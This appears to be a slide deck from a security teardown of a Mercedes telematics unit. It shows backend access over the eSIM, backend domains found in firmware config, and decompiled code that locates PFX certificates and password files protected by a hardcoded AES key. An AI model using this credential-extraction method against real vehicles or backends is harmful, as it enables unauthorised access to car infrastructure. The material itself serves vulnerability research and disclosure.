


Teardown eSIM



Access Back-end via eSIM


- We got an intranet IPv4 address.
- The intranet is isolated.



```
eth_x     Link encap:Ethernet  HWaddr 58:02:03:04:05:06
          inet addr:10.232.231.5  Bcast:10.255.255.255  Mask:255.2
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:288098 errors:0 dropped:0 overruns:0 frame:0
          TX packets:238666 errors:0 dropped:0 overruns:0 carrier:
          collisions:0 txqueuelen:1000
          RX bytes:322761113 (307.8 MiB)  TX bytes:24312369 (23.1 
```

Access Back-end via eSIM

- The eSIM account is run out of credit, but it still can access to provider’s mobile shop.
- It doesn’t forbid us to access the TSP.




mall.cu-sc.com/daimler/mobile/toLogin.ihtml;jsessionid=259D8A94F675F7B79A2FCA844C79F40F?language=zh

欢迎来到 Mercedes me
互联商店


✓ 在线购买数据流量包
✓ 享受精彩互联生活

Finding domains

- The domain is corpinter, so we scan the domains from these files
- It’s helpful for the penetration test.



Associations between keyword and files



vcRef_all.xml

Search Symbol in Graph

Path: /workspace/HERMES_1.5/ME919_NAND/online/vcRef_all.xml

Size: 42287 / 41 KB

MIME:text/xml / Charset: us-ascii

Keyword: corpinter

```
<CON_CepURL_CHN>https:/[redacted]mbiis_ce/index.htm</CON_CepURL_CHN>

<NTP_SERVER_URL>0.time.dvb.corpinter.net</NTP_SERVER_URL>

<NTP_SERVER_URL_BACKUP>1.time.dvb.corpinter.net</NTP_SERVER_URL_BACKUP>
```


MD5: 647f3aa98c3d3ebcb3a07cb1dd3df463


SHA1: 57af2e9d75233ffc739d71f22d5d55f54e7f3204

SHA256: c1cc5f32b52efa0fe792a6921415399acc2aa07b0ce3909022dcd5e18586f2f2

PFX Password Decryption

- The PFX file loaded by certificate management service
- InfrastructureProcess connects to the backend


[INIT-]
libimp_broadband_common.so
libimp_broadband_certificatemgmt_CEPLib.so
InfrastructureProcess
[corpinter]
libcrypto.so
InfrastructureProcess > libcrypto.so
libimp_broadband_common.so > libcrypto.so
certificatemgmt_CEPLib.so > libimp_b




Analyzing file references in graph

Certificates

- The scanner reported that some public/private keys and certificates.


- But the scanner cannot decrypt the PFX file, we found these files manually including pkcs12 client certificates, encrypted passwords and CA certificates for the car backend server.



Certificates, passwords and keypairs

PFX Password Decryption

- HERMES client inits with PFX file and passwd file.
- There are three regions certificates.
  - INIT-006xxx1
  - INIT-00xxxx1
  - INIT-00xxxx8




```
std::string::string(&MBCA, "MB-CA", &v3);
_aeabi_atexit(&MBCA, &std::string::~string, &off_25000);
std::string::string(&MBIISCA, "MBIIS CA", &v3);
_aeabi_atexit(&MBIISCA, &std::string::~string, &off_25000);
std::string::string(&init60001pfx, "/cust/app/data/connectivity/INIT-[redacted].pfx", &v3);
_aeabi_atexit(&init60001pfx, &std::string::~string, &off_25000);
std::string::string(&init60001passwd, "/cust/app/data/connectivity/INIT-[redacted].passwd", &v3);
_aeabi_atexit(&init60001passwd, &std::string::~string, &off_25000);
std::string::string(&init00001pfx, "/cust/app/data/connectivity/INIT-[redacted].pfx", &v3);
_aeabi_atexit(&init00001pfx, &std::string::~string, &off_25000);
std::string::string(&init00001passwd, "/cust/app/data/connectivity/INIT-[redacted].passwd", &v3);
_aeabi_atexit(&init00001passwd, &std::string::~string, &off_25000);
std::string::string(&coneectivity_dir, "/var/connectivity", &v3);
_aeabi_atexit(&coneectivity_dir, &std::string::~string, &off_25000);
std::string::string(&regular_pfx, "/cust/data/persistency/regular.pfx", &v3);
_aeabi_atexit(&regular_pfx, &std::string::~string, &off_25000);
std::string::string(&regular_tmp_pfx, "/cust/data/persistency/regular_tmp.pfx", &v3);
_aeabi_atexit(&regular_tmp_pfx, &std::string::~string, &off_25000);
std::string::string(&regular_passwd, "/cust/data/persistency/regular.passwd", &v3);
_aeabi_atexit(&regular_passwd, &std::string::~string, &off_25000);
std::string::string(&SK_SMS_0, "/cust/data/persistency/SK-SMS-0", &v3);
_aeabi_atexit(&SK_SMS_0, &std::string::~string, &off_25000);
std::string::string(&SK_SMS_1, "/cust/data/persistency/SK-SMS-1", &v3);
_aeabi_atexit(&SK_SMS_1, &std::string::~string, &off_25000);
std::string::string(&IV_SERIAL, "/cust/data/persistency/IV-SERIAL", &v3);
return _aeabi_atexit(&IV_SERIAL, &std::string::~string, &off_25000);
```


Persistency files

PFX Password Decryption

- /****/***/lib/libimp_broadband_common.so provides crypto implement.
- AES256 Key is hardcoded.



```
CEncryptionInterface::readEncrypted((int)&plain_text_passwd, (int)&xx);
std::string::operator=((int)xxflag, (int)&plain_text_passwd);
std::string::~string((std::string *)&plain_text_passwd);
std::string::~string((std::string *)&xx);
if ( std::string::compare(xxflag, (const char *)&unk_1F037) )
{
  v7 = (std::string *)(v2 + 20);
  if ( checkFile(regular_passwd, 0, 1) )
  {
    std::string::string((std::string *)&xx, (const std::string *)&regular_passwd);
    CEncryptionInterface::readEncrypted((int)&plain_text_passwd, (int)&xx);
    std::string::operator=((int)v7, (int)&plain_text_passwd);
    std::string::~string((std::string *)&plain_text_passwd);
    std::string::~string((std::string *)&xx);
```

